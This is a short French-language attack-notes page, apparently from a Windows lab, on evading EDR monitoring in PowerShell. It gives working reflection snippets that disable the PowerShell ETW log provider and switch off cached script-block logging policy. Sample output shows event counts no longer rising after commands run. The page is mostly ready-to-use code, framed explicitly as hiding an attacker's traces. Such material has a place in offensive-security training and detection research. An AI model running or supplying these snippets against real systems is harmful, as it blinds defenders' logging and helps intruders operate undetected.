
[Exploitation/Windows] Monitoring evasion

Introduction

L'objectif est d'effacer les traces laissées par nos actions durant l'attaque afin que l'EDR ne puisse pas avoir conscience de notre activité.



Techniques

Reflection

```
$logProvider = [Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider')
```

```
$etwProvider = $logProvider.GetField('etwProvider','NonPublic,Static').GetValue($null)
```

```
[System.Diagnostics.Eventing.EventProvider].GetField('m_enabled','NonPublic,Instance').SetValue($etwProvider, 0);
```

Si on monitore le nombre d'événements windows écoulés, on peut voir que les commandes n'incrémentent plus cette variable :

```
PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-PowerShell"; Id=4104} | Measure | % Count
18

PS C:\Users\Administrator> whoami
Tryhackme\administrator

PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-PowerShell"; Id=4104} | Measure | % Count
18
```

Groupe Policy Take Over

```
$GroupPolicySettingsField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'NonPublic,Static')
$GroupPolicySettings = $GroupPolicySettingsField.GetValue($null)
```

```
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockLogging'] = 0
```

```
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockInvocationLogging'] = 0
```

Revision #3
Created 1 March 2024 15:17:14 by Elieroc
Updated 3 May 2024 13:12:39 by Elieroc